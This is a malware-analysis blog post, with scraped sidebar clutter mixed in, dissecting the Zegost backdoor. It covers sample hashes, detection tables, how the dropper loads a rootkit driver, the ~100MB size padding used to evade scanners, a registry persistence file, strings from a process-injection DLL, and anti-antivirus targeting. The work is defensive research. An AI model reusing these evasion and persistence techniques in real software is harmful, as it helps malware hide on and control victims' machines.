

Zegost - analysis of the Chinese backdoor

Interesting features:

- Rootkit on board;
- Dropped driver has ~100MB size on disk;
- Contains AVKill code;
- Injected DLL as a payload.

https://twitter.com/artem_i_baranov/status/283497092427694080
[https://twitter.com/artem_i_baranov/status/283497092427694080]

Original dropper fingerprints:

SHA256:

030340a429180da10df3dee1092701aa3b9e38dac45445badb457de44c198061

SHA1: ecb9626b9a2cd0c75a078f1c17cbead251380ba6

MD5: 48c093b0e24d65838e1ee0f5b7b4337e

File size: 98304 bytes

Dropper is detected by almost all vendors:




| | |
|------------------|--|
| SHA256: | 030340a429180da10df3dee1092701aa3b9e38dac45445badb457de44c198061 |
| SHA1: | ecb9626b9a2cd0c75a078f1c17cbead251380ba6 |
| MD5: | 48c093b0e24d65838e1ee0f5b7b4337e |
| File size: | 96.0 KB (98304 bytes) |
| File name: | 48C093B0E24D65838E1EE0F5B7B4337E.bin |
| File type: | Win32 EXE |
| Tags: | peexe |
| Detection ratio: | 32 / 44 |

[<http://4.bp.blogspot.com/-DsKsa5ev13M/UNB23LHzd1I/AAAAAAAAA40/VHxMEo3e3e8/s1600/1.jpg>]

| | | |
|-------------------|--|----------|
| ESET-NOD32 | probably a variant of Win32/Agent.BWJGTC | 20121014 |
| F-Prot | - | 20121013 |
| F-Secure | Gen:Variant.Kazy.345 | 20121003 |
| Fortinet | W32/Dycler.NUlr | 20121015 |
| GData | Gen:Variant.Kazy.345 | 20121015 |
| Ikarus | Trojan-Dropper.Win32.Dycler | 20121015 |
| Jiangmin | TrojanDropper.Dycler.dx | 20121014 |
| K7AntiVirus | Trojan | 20121013 |
| Kaspersky | Trojan-Dropper.Win32.Dycler.nu | 20121015 |
| Kingsoft | - | 20121008 |
| McAfee | ArtemisI48C093B0E24D | 20121015 |
| McAfee-GW-Edition | ArtemisI48C093B0E24D | 20121014 |
| Microsoft | Backdoor.Win32/Zegost.AM | 20121015 |
| MicroWorld-eScan | Gen:Variant.Kazy.345 | 20121014 |
| Norman | W32/Suspicious_Gen4.AZWMP | 20121014 |
| nProtect | Trojan-Dropper/W32.Dycler.98304 | 20121014 |
| Panda | Generic.Trojan | 20121014 |
| PCTools | Trojan.Gen | 20121015 |

[<http://1.bp.blogspot.com/-reV7gABu8eM/UNB33w8wqz/AAAAAAAAA5A/h4AZ-hedkL0/s1600/2.jpg>]
Resource section is interesting, because it stores the rootkit driver in packed state (APLib).



[http://2.bp.blogspot.com/-KxQEufwwQUM/UNB40_-sXII/AAAAAAAAA5c/zsWxZtdnZqI/s1600/3.jpg]
Point of driver loading by dropper is trivial - using of *ntdll!ZwLoadDriver*.


| dropper | | | | | | |
|------------------|--------------|-----------------|-----------------|-----------------|-----------------|-----------------|
| Module Name | Imports | OFTs | TimeDateStamp | ForwarderChain | Name RVA | FTs (IAT) |
| 0000D6E2 | N/A | 0000D3B8 | 0000D3BC | 0000D3C0 | 0000D3C4 | 0000D3C8 |
| szAnsi | (nFunctions) | Dword | Dword | Dword | Dword | Dword |
| ADVAPI32.dll | 7 | 0000E5F4 | 00000000 | 00000000 | 0000E850 | 0000C000 |
| USER32.dll | 1 | 0000E7A4 | 00000000 | 00000000 | 0000E86A | 0000C1B0 |
| SHLWAPI.dll | 1 | 0000E79C | 00000000 | 00000000 | 0000E886 | 0000C1A8 |
| ntdll.dll | 6 | 0000E7AC | 00000000 | 00000000 | 0000E8E2 | 0000C1B8 |
| KERNEL32.dll | 97 | 0000E614 | 00000000 | 00000000 | 0000EFA8 | 0000C020 |

| OFTs | FTs (IAT) | Hint | Name |
|----------|-----------|------|----------------------|
| Dword | Dword | Word | szAnsi |
| 0000E892 | 0000E892 | 0507 | strstr |
| 0000E8B0 | 0000E8B0 | 03E1 | ZwLoadDriver |
| 0000E8C0 | 0000E8C0 | 0276 | RtlInitUnicodeString |
| 0000E8D8 | 0000E8D8 | 04F8 | sprintf |
| 0000E89C | 0000E89C | 04F2 | memcpy |
| 0000E8A6 | 0000E8A6 | 04F4 | memset |

[<http://1.bp.blogspot.com/-pSEUH7Sn6II/UNB7mRLdlfI/AAAAAAAAA58/wbRoYBJLFuE/s1600/4.jpg>]

For loading the driver the first time, it creates the same file and service name.

**\Registry\Machine\System\CurrentControlSet\Services\HideKey
C:\recycler\hidekey.txt**



| Name | Type | Data |
|--------------|---------------|---------------------------|
| (Default) | REG_SZ | (value not set) |
| ErrorControl | REG_DWORD | 0x00000001 (1) |
| ImagePath | REG_EXPAND_SZ | %%c:\recycler\hidekey.txt |
| Start | REG_DWORD | 0x00000003 (3) |
| Type | REG_DWORD | 0x00000001 (1) |

[<http://1.bp.blogspot.com/-5OvFXFDn34/UNB-EdAPwBI/AAAAAAAAA6g/ycl44kfvLh0/s1600/5.jpg>]

To mislead some static detectors and analyzing tools, the trojan uses the trick of dropping rootkit with total file size ~100MB. Actual size ~70KB.

| Process Name | PID | Operation | Path | Result | Detail |
|--------------|------|-------------------------------|----------------------------------|-----------------|---|
| dropper.exe | 1352 | CreateFile | C:\WINDOWS\system32\ipconfig.exe | NAME NOT FOUND | Desired Access: Generic Read/Execute, Disposition: Open, Options: Sync |
| dropper.exe | 1352 | Process Create | C:\WINDOWS\system32\ipconfig.exe | SUCCESS | PID: 836, Command line: ipconfig.exe |
| dropper.exe | 1352 | CloseFile | C:\WINDOWS\system32\ipconfig.exe | SUCCESS | |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER | NAME COLLISION | Desired Access: Read Data/List Directory, Synchronize, Disposition: Creat |
| dropper.exe | 1352 | QueryOpen | C:\WINDOWS\update.log | SUCCESS | CreationTime: 18.12.2012 19:09:05, LastAccessTime: 18.12.2012 19:09:05 |
| dropper.exe | 1352 | QueryOpen | C:\WINDOWS\update.log | SUCCESS | CreationTime: 18.12.2012 19:09:05, LastAccessTime: 18.12.2012 19:09:05 |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\indexkey temp | SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER | SUCCESS | Desired Access: Synchronize, Disposition: Open, Options: Directory, Sync |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER | SUCCESS | |
| dropper.exe | 1352 | WriteFile | C:\RECYCLER\indexkey temp | SUCCESS | Offset: 0, Length: 26 783 |
| dropper.exe | 1352 | ReadFile | C:\Test\dropper.exe | SUCCESS | Offset: 81 920, Length: 8 192, I/O Flags: Non-cached, Paging I/O, Sync |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\indexkey temp | SUCCESS | |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\indexkey temp | SUCCESS | Desired Access: Generic Read, Disposition: Open, Options: Synchronous |
| dropper.exe | 1352 | QueryStandardInformationFile | C:\RECYCLER\indexkey temp | SUCCESS | AllocationSize: 28 672, EndOfFile: 26 783, NumberOfLinks: 1, DeletePend |
| dropper.exe | 1352 | ReadFile | C:\RECYCLER\indexkey temp | SUCCESS | Offset: 0, Length: 24 576 |
| dropper.exe | 1352 | ReadFile | C:\RECYCLER\indexkey temp | SUCCESS | Offset: 24 576, Length: 2 207 |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\indexkey bt | SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER | SUCCESS | Desired Access: Synchronize, Disposition: Open, Options: Directory, Sync |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER | SUCCESS | |
| dropper.exe | 1352 | WriteFile | C:\RECYCLER\indexkey bt | SUCCESS | Offset: 0, Length: 73 728 |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | WriteFile | C:\RECYCLER\indexkey bt | FAST I/O DISALL | |
| dropper.exe | 1352 | WriteFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\indexkey temp | SUCCESS | |
| dropper.exe | 1352 | QueryAttributeTagFile | C:\RECYCLER\indexkey temp | SUCCESS | |
| dropper.exe | 1352 | SetDispositionInformationFile | C:\RECYCLER\indexkey temp | SUCCESS | Delete: true |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\indexkey temp | SUCCESS | |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\indexkey bt | SUCCESS | Desired Access: Generic Read/Write, Disposition: Open, Options: Synchron |
| dropper.exe | 1352 | QueryStandardInformationFile | C:\RECYCLER\indexkey bt | SUCCESS | AllocationSize: 77 824, EndOfFile: 75 776, NumberOfLinks: 1, DeletePend |
| dropper.exe | 1352 | SetEndOfFileInformationFile | C:\RECYCLER\indexkey bt | SUCCESS | EndOfFile: 104 933 376 |
| dropper.exe | 1352 | SetInformationFile | C:\RECYCLER\indexkey bt | SUCCESS | AllocationSize: 104 933 376 |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | QueryStandardInformationFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | CreateFileMapping | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | QueryStandardInformationFile | C:\RECYCLER\indexkey bt | SUCCESS | |
| dropper.exe | 1352 | CreateFileMapping | C:\RECYCLER\indexkey bt | SUCCESS | sync type: sync type=nter |

72KB in total

~100MB in total

[http://4.bp.blogspot.com/-wlt5AGt-yH8/UNCNIRLq6bl/AAAAAAAAA7E/R1kFKI4x1Wc/s1600/6.jpg]

A similar technique is used in Darkmegi rootkit, but the total size is smaller.

Resource with 104 number in dropper contains reg-file for setup driver.

dropper

SYS

103 - [lang:2052]

104 - [lang:2052]

Configuration Files

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | Ascii |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | FF | FE | 57 | 00 | 69 | 00 | 6E | 00 | 64 | 00 | 6F | 00 | 77 | 00 | 73 | 00 | s y s t e m |
| 00000010 | 20 | 00 | 52 | 00 | 65 | 00 | 67 | 00 | 69 | 00 | 73 | 00 | 74 | 00 | 72 | 00 | . R e g i s t r |
| 00000020 | 79 | 00 | 20 | 00 | 45 | 00 | 64 | 00 | 69 | 00 | 74 | 00 | 6E | 00 | 72 | 00 | y . E d i t o r |
| 00000030 | 20 | 00 | 56 | 00 | 65 | 00 | 72 | 00 | 73 | 00 | 69 | 00 | 6F | 00 | 6E | 00 | . V e r s i o n |
| 00000040 | 20 | 00 | 35 | 00 | 2E | 00 | 30 | 00 | 30 | 00 | 0D | 00 | 0A | 00 | 0D | 00 | . S . 0 . 0 . . |
| 00000050 | 0A | 00 | 5B | 00 | 48 | 00 | 4B | 00 | 45 | 00 | 59 | 00 | 5F | 00 | 4C | 00 | [H K E Y \ |
| 00000060 | 4F | 00 | 43 | 00 | 41 | 00 | 4C | 00 | 5F | 00 | 4D | 00 | 41 | 00 | 43 | 00 | O C A L \ M A C |
| 00000070 | 48 | 00 | 49 | 00 | 4E | 00 | 45 | 00 | 5C | 00 | 53 | 00 | 59 | 00 | 53 | 00 | H I N E \ S Y S |
| 00000080 | 54 | 00 | 45 | 00 | 4D | 00 | 5C | 00 | 43 | 00 | 75 | 00 | 72 | 00 | 72 | 00 | T E M \ C u r r |
| 00000090 | 65 | 00 | 6E | 00 | 74 | 00 | 43 | 00 | 6F | 00 | 6E | 00 | 74 | 00 | 72 | 00 | e n t . C o n t r |
| 000000A0 | 6F | 00 | 6C | 00 | 53 | 00 | 65 | 00 | 74 | 00 | 5C | 00 | 73 | 00 | 65 | 00 | o l s e t \ s e |

Lister - [D:\research\Malware\chinese_malware_new\resource_2]

File Edit Options Help

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\HideKey]

"Type"=dw:00000001

"Start"=dw:00000003

"ErrorControl"=dw:00000001

"ImagePath"=hex(2):5c,00,3f,00,3f,00,5c,00,63,00,3a,00,5c,00,72,00,65,00,63,00,\

79,00,63,00,6c,00,65,00,72,00,5c,00,68,00,69,00,64,00,65,00,6b,00,65,00,79,\

00,2e,00,74,00,78,00,74,00,00,00

[http://4.bp.blogspot.com/-VINxEeYQfo/UNCQkbiDiQI/AAAAAAAAA8M/Jtt_7IXpgWE/s1600/8.jpg]

Point of its loading.

The screenshot shows the WinDbg interface with the 'Calls' window at the top and the 'Disassembly' window below it. The 'Calls' window lists several function calls, including `nt!MmLoadSystemImage`, `nt!IopLoadDriver+0x371`, `nt!IopLoadUnloadDriver+0x45`, `nt!ExpWorkerThread+0x100`, `nt!PspSystemThreadStartup+0x34`, and `nt!KiThreadStartup+0x16`. The 'Disassembly' window shows the assembly code for the `nt!MmLoadSystemImage` function, starting at offset `005a3768`. The code includes instructions like `popad`, `add byte ptr [eax+eax],ah`, and several `push` and `mov` instructions. The command window at the bottom shows the command `kd> dS poi(@esp+4)` and the output `e10b8188 1?c:\recycler\hidekey.txt`.

[<http://2.bp.blogspot.com/--tNuXuWhcw4/UNRT3nRkEvI/AAAAAAAAA9c/bZQ7wyBd2I0/s1600/10.jpg>]

tNuXuWhcw4/UNRT3nRkEvI/AAAAAAAAA9c/bZQ7wyBd2I0/s1600/10.jpg]

The screenshot shows the WinDbg interface with the 'Registers' window on the left, the 'Disassembly' window in the center, and the 'Command' window at the bottom. The 'Registers' window shows the state of various registers, including `eax` (0), `ecx` (81f69388), `edx` (805a3b52), and `esp` (f8af9c8c). The 'Disassembly' window shows the assembly code for the `nt!MmLoadSystemImage` function, starting at offset `005a3768`. The code includes instructions like `mov dword ptr [ebp-54h],eax`, `push eax`, and `mov dword ptr [ebp-0A8h],10h`. The 'Command' window shows the command `kd> dd @ebp-7011` and the output `f8af9c0c f65be000`. Red annotations highlight the '6-th arg of MmLoadSystemImage - OUT PVOID *ImageBaseAddress' and the 'loaded drv addr' `f8af9c0c`. The total size of the loaded driver is noted as `0x17000 in total`. The command window also shows the command `kd> lm` and the output `start end module name`.

[<http://1.bp.blogspot.com/-RSNtn300xCc/UNRWTDML9bI/AAAAAAAAA-Az0gqOvmRABU/s1600/11.jpg>]

To ensure the survival after reboot, the dropper creates AppSvcHlp.sys - a copy of hidekey.txt in standard drivers directory.

| Process Name | PID | Operation | Path | Result | Detail |
|--------------|------|------------------------------|---|--------------------|---|
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\idekey temp | SUCCESS | Offset: 0, Length: 26 783 |
| dropper.exe | 1352 | WriteFile | C:\RECYCLER\idekey temp | SUCCESS | |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\idekey temp | SUCCESS | |
| dropper.exe | 1352 | CreateFile | C:\RECYCLER\idekey temp | SUCCESS | Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO |
| dropper.exe | 1352 | QueryStandardInformationFile | C:\RECYCLER\idekey temp | SUCCESS | AllocationSize: 28 672, EndOfFile: 26 783, NumberOfLinks: 1, DeletePending |
| dropper.exe | 1352 | ReadFile | C:\RECYCLER\idekey temp | SUCCESS | Offset: 0, Length: 24 576 |
| dropper.exe | 1352 | ReadFile | C:\RECYCLER\idekey temp | SUCCESS | Offset: 24 576, Length: 2 207 |
| dropper.exe | 1352 | CreateFile | C:\WINDOWS\system32\drivers\AppSvcHlp.sys | SUCCESS | Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf |
| dropper.exe | 1352 | CreateFile | C:\WINDOWS\system32\drivers | SUCCESS | Desired Access: Synchronize, Disposition: Open, Options: Directory, Synchro |
| dropper.exe | 1352 | CloseFile | C:\WINDOWS\system32\drivers | SUCCESS | |
| dropper.exe | 1352 | WriteFile | C:\WINDOWS\system32\drivers\AppSvcHlp.sys | SUCCESS | Offset: 0, Length: 73 728 |
| dropper.exe | 1352 | CloseFile | C:\RECYCLER\idekey temp | SUCCESS | |
| dropper.exe | 1352 | WriteFile | C:\WINDOWS\system32\drivers\AppSvcHlp.sys | FAST IO DISALLO... | Offset: 73 728, Length: 2 048 |
| dropper.exe | 1 | | | | 28, Length: 2 048 |
| dropper.exe | 1 | | | | ess: Read Attributes, Delete, Disposition: Open, Options: Non-Di |
| dropper.exe | 1 | | | | , ReparseTag: 0x0 |
| dropper.exe | 1 | | | | |
| dropper.exe | 1 | | | | s: 18.12.2012 19:09:45, LastAccessTime: 18.12.2012 19:09:46, |
| dropper.exe | 1352 | QueryOpen | C:\Test\reg.exe | NAME NOT FOUND | |

AppSvcHlp.sys - malicious driver
rootkit used for further purposes

[http://2.bp.blogspot.com/-

QEKTecATWHk/UNRNHthcm0I/AAAAAAAAA8w/S59Xxfzlj3Y/s1600/9.jpg]

Driver/rootkit:

SHA256:

061e60a81dd01207b08f5243eb54fb9fe2e492d51e9e691f18ae9581607a625e

SHA1: 19889145b193926b8fa2827c5eff966b450b3a19

MD5: 2d613204d44fb0455ef0fa5384d5352c

File size: 75776 bytes



| | |
|------------|--|
| SHA256: | 061e60a81dd01207b08f5243eb54fb9fe2e492d51e9e691f18ae9581607a625e |
| SHA1: | 19889145b193926b8fa2827c5eff966b450b3a19 |
| MD5: | 2d613204d44fb0455ef0fa5384d5352c |
| File size: | 74.0 KB (75776 bytes) |
| File name: | resource decrvoted |

Security/malware blog...

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

Windows exploitation in ...

Клиент ISA Server 2006 ...

Xpiro 64-bit analysis

Salaty rootkit analysis

Necurs rootkit under mic...

Zegost - analysis ...

Analysis of VirTool:WinN...

[http://4.bp.blogspot.com/-

xc9ehXIFNrQ/UNS1_NEv9JI/AAAAAAAAABAY/wtCVKPKQ.../15.jpg]

| | | |
|-------------------|---------------------------|----------|
| GDData | Trojan.Generic.7795650 | 20121221 |
| Ikarus | Trojan.WinNT.Zegost | 20121221 |
| Jiangmin | - | 20121221 |
| K7AntiVirus | Trojan | 20121221 |
| Kaspersky | Trojan.Win32.Genome.agwpi | 20121221 |
| Kingsoft | - | 20121217 |
| Malwarebytes | - | 20121221 |
| McAfee | Artemis!2D613204D44F | 20121221 |
| McAfee-GW-Edition | Artemis!2D613204D44F | 20121221 |
| Microsoft | Backdoor:Win32/Zegost.AM | 20121221 |

[http://4.bp.blogspot.com/-

BBXKQLyKMSI/UNS2IXBAmVI/AAAAAAAAABAg/HOVeDw.../16.jpg]

TDI - a new element in ol...

artemonsecurity.c... 2

OnlineGameHack - analy...

Investigation an in... 2

Guntior - detailed analysi...

Interesting malware of th...

Removing Pushbot wor...

ZeroAccess - new steps ...

Flamer goes ITW

Буткиты - тренд выжив...

Malware collectio... 1

Комьюнити: Microsoft н...

```

Lister - [D:\research\Malware\chinese_malware_new\driver.txt]
File Edit Options Help
\SystemRoot\update.log
ServiceDllUnloadOnStop
\Registry\Machine\SYSTEM\CurrentControlSet\Services\I
ServiceDll
\SystemRoot%\system32\antivshlp32.dll
ObjectName
LocalSystem
ImagePath
\SystemRoot%\system32\suchost.exe -k netsvcs
ErrorControl
Type
\Registry\Machine\SYSTEM\CurrentControlSet\Services\I
Start
\SystemRoot\system32\antivshlp32.dll payload
\Registry\Machine\SYSTEM\CurrentControlSet\Services
\SystemRoot\explorer.exe
CsGetFileSize:%08x
FileSize:%d
WriteBuffer:%d
RtlGetVersion
EX: Pageable code called at IRQ! %d
Irp->CurrentLocation > 0
c:\winddk\7600.16385.0\inc\ddk\wdm.h
(InvokeOnSuccess || InvokeOnError || InvokeOnCancel) ? (CompletionRoutine !=
NULL) : TRUE
RSDS
c:\faefafaf\11111123rq3r\ring0\objchk_win7_x86\i386\XShell.pdb
!This program cannot be run in DOS mode.

```

[\[http://4.bp.blogspot.com/-b4lkWy9Ew4Y/UNS9hsULZ5I/AAAAAAAAABW/oADTZ15fZms/s1600/12.jpg\]](http://4.bp.blogspot.com/-b4lkWy9Ew4Y/UNS9hsULZ5I/AAAAAAAAABW/oADTZ15fZms/s1600/12.jpg)

Driver body contains malicious dll [antivshlp32.dll] and has main purpose dll installation:

```

.text:00011099      push     offset aSystemrootSyst ; "\\SystemRoot\system32\antivshlp32.dll"
.text:0001109E      call    fnCheckMaliciousDllPresent
.text:000110A3      movzx   ecx, al
.text:000110A6      test    ecx, ecx
.text:000110A8      jnz     short loc_110BD
.text:000110AA      .text:000110AA
.text:000110AA      .text:000110AA
.text:000110AA      .text:000110AA
      nov     edx, [ebp+Length]
      ZwCreateFile/ZwWriteFile
      .text:000110B8      call    fnCreateMaliciousDll

```

Dynamic Views template. Powered by Blogger.

New ZBot modifications

Top threats of the... 3

BlackHole spreads more ...

Top threats of the week ...

Top threats at last... 1

DorkBot/NgrBot removing

SpyEye removing with Xu...

Russian's election... 1

[\[http://1.bp.blogspot.com/-5EcL6PUFixk/UNRu94WIM0I/AAAAAAAAA_s/rB1_GZvD3Ds/s1600/13.jpg\]](http://1.bp.blogspot.com/-5EcL6PUFixk/UNRu94WIM0I/AAAAAAAAA_s/rB1_GZvD3Ds/s1600/13.jpg)

```

Hiew: RESOUR~1
RESOUR~1  ↓FRO ----- PE.000132C1 Hiew ?..10 <c>SEN
n.h 00000000<InvokeOnSuccess || InvokeOnError || InvokeOnCancel> ? <Comple
onRoutine != NULL> : TRUE
oD0 ^A0 vA0 BA0 bA0 KAO qAO LA0 nAO CA0 B0 tB0 <B0 >B0 XB0 pB0 MB0 UB0
xB0 ||B0 nB0 TA0 C0 +C0 2C0 LC0 IC0 AC0 OC0 BC0 ||C0 tC0 lC0 cC0 <C0 &D0 BD0
UD0 bD0 vD0 MD0 bD0 tB0 HA0 PszP M <A <> H
!LA0 c:\faefafaf\11111123rq3r\ring0\objchk_win7_x86\i386\XShell.pdb E* w,
| <+<0 t<0 480 980 8 k @ 0 t->0 n->0
antivshlp32.dll inside driver body
his program cannot be run in DOS mode.
PE L0x jszP
EK f tC x p t

```

[\[http://3.bp.blogspot.com/-2VnHIOoEksg/UNRvIEFHuKI/AAAAAAAAA_0/DktUJ99IE28/s1600/14.jpg\]](http://3.bp.blogspot.com/-2VnHIOoEksg/UNRvIEFHuKI/AAAAAAAAA_0/DktUJ99IE28/s1600/14.jpg)

Driver targeted to disruption a lot of AV products: **Qihoo 360**,

Kaspersky AV, ESET Nod32, Malwarebytes Anti-Malware.

Necurs rootkit det...

3



ZeroAccess detection wit...



TDL FS dumper's

DLL:

SHA256:

bf876fef476ec8d7e712422d0411099834810747e447102818f0af93591b53eb

SHA1: e7356ab76d223ce18845942bf62cf55123b9b686**MD5:** e72b0a5d85f1e9d3413745d2b696b714**File size:** 40960 bytes

SHA256: bf876fef476ec8d7e712422d0411099834810747e447102818f0af93591b53eb

SHA1: e7356ab76d223ce18845942bf62cf55123b9b686

MD5: e72b0a5d85f1e9d3413745d2b696b714

File size: 40.0 KB (40960 bytes)

File name: dll

File type: Win32 DLL

Detection ratio: 32 / 46

Analysis date: 2012-12-21 19:30:31 UTC (0 минут ago)

See details

[<http://4.bp.blogspot.com/-WKkuQX2JsE/UNS6GQg848I/AAAAAAAAABBE/7oiZGCqZpNc/s1600/17.jpg>]

| | | |
|-------------------|---|----------|
| F-Secure | Gen:Variant.Graftor.27945 | 20121221 |
| Fortinet | W32/Bdoor.BAE!tr.bdr | 20121221 |
| GData | Gen:Variant.Graftor.27945 | 20121221 |
| Ikarus | Backdoor.Win32.Zegost | 20121221 |
| Jiangmin | - | 20121221 |
| K7AntiVirus | Trojan | 20121221 |
| Kaspersky | Trojan.Win32.Genome.agwpi | 20121221 |
| Kingsoft | Win32.Troj.Generic.a.(kcloud) | 20121217 |
| Malwarebytes | - | 20121221 |
| McAfee | BackDoor-BAE.dll | 20121221 |
| McAfee-GW-Edition | Heuristic.BehavesLike.Win32.PasswordStealer.H | 20121221 |
| Microsoft | Backdoor.Win32/Zegost.AM | 20121221 |

[<http://3.bp.blogspot.com/-IJwxNUKTvgU/UNS6Y8xsa9I/AAAAAAAAABBM/Xtg8kYz87rc/s1600/18.jpg>]


```

Lister - [D:\research\Malware\chinese_malware_new\dll.txt]
File Edit Options Help
File does not have MZ header
Error reading section %d
Error reading headers (%d %d)
Unknown relocation type = %d
C:\Program Files\Internet Explorer\IEXPLORE.EXE
Cannot load %s
Load failed. Consider making this EXE relocatable.
WriteProcessMemory failed
Process resumed (PID = %d).
*****> EAX = %X
*****> EIP = %X
New EXE image injected into process.
New EXE Image Size = %X
EDX = %X
ECX = %X
EBX = %X
EAX = %X
EIP = %X
Allocated Mem for New EXE at %X. EXE will be relocated.
Unmapped and Allocated Mem for New EXE at %X
ntdll.dll
ZwUnmapViewOfSection
Using Existing Mem for New EXE at %X
Original Base Addr = %X, Size = %X
Original EXE loaded (PID = %d).
Cannot open the EXE file!
Allocation failed
.PAX
.PAD
%s error %d
Interactive=%d

```

[<http://2.bp.blogspot.com/-OK8wuHa2xbl/UNS-5JUDpII/AAAAAAAAABCU/Lyibhi-BpKc/s1600/19.jpg>]

Autorun from:

| Name | Type | Data |
|--------------|---------------|--|
| (Default) | REG_SZ | (value not set) |
| Description | REG_SZ | @%SystemRoot%\system32\antivshlp32.dll,-5005 |
| DisplayName | REG_SZ | @%SystemRoot%\system32\antivshlp32.dll,-5004 |
| ErrorControl | REG_DWORD | 0x00000001 (1) |
| ImagePath | REG_EXPAND_SZ | %SystemRoot%\system32\svchost.exe -k netsvcs |
| ObjectName | REG_SZ | LocalSystem |
| Start | REG_DWORD | 0x00000002 (2) |
| Type | REG_DWORD | 0x00000020 (32) |

type 0x20 = SERVICE_WIN32_SHARE_PROCESS

| Name | Type | Data |
|------------------------|---------------|---------------------------------------|
| (Default) | REG_SZ | (value not set) |
| ServiceDll | REG_EXPAND_SZ | %SystemRoot%\system32\antivshlp32.dll |
| ServiceDllUnloadOnStop | REG_DWORD | 0x00000000 (0) |

[<http://3.bp.blogspot.com/-jvybBcjm2Pw/UNV4jM6I-vI/AAAAAAAAABC4/zB3L81eMQYE/s1600/20.jpg>]

DLL has on board another exe-file injected into IE. This exe being stored in resource section and packed with APLib.

dll
HTTPEXE
2222 - [lang:2052]

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | Ascii |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | 41 | 50 | 33 | 32 | 18 | 00 | 00 | 00 | 4E | 18 | 00 | 00 | C8 | 1F | BE | A9 | AP327...Nt...M s@ |
| 00000010 | 00 | 38 | 00 | 00 | BB | F8 | BF | BF | 4D | 38 | 5A | 90 | 38 | 03 | 66 | 02 | 8...yuiM8Zh8-f- |
| 00000020 | 04 | 09 | 71 | FF | 81 | B8 | C2 | 91 | 01 | 40 | C2 | 15 | C6 | D8 | 09 | 1C | ...qafEB' @E-KW |
| 00000030 | 0E | 1F | BA | F8 | 00 | B4 | 09 | CD | 21 | B8 | 01 | 4C | 00 | 0A | 54 | 68 | ...ew.r.Hie.Ld.Th |
| 00000040 | 69 | 73 | 20 | 0E | 70 | 72 | 6F | 67 | 67 | 61 | 6D | 87 | 63 | 47 | 6E | 1F | is .pprogramicGh |
| 00000050 | 4F | 74 | E7 | 62 | 65 | AF | CF | 75 | 5F | 98 | 69 | 06 | 44 | 4F | 7E | 53 | OtabellPu_ i-DO'S |

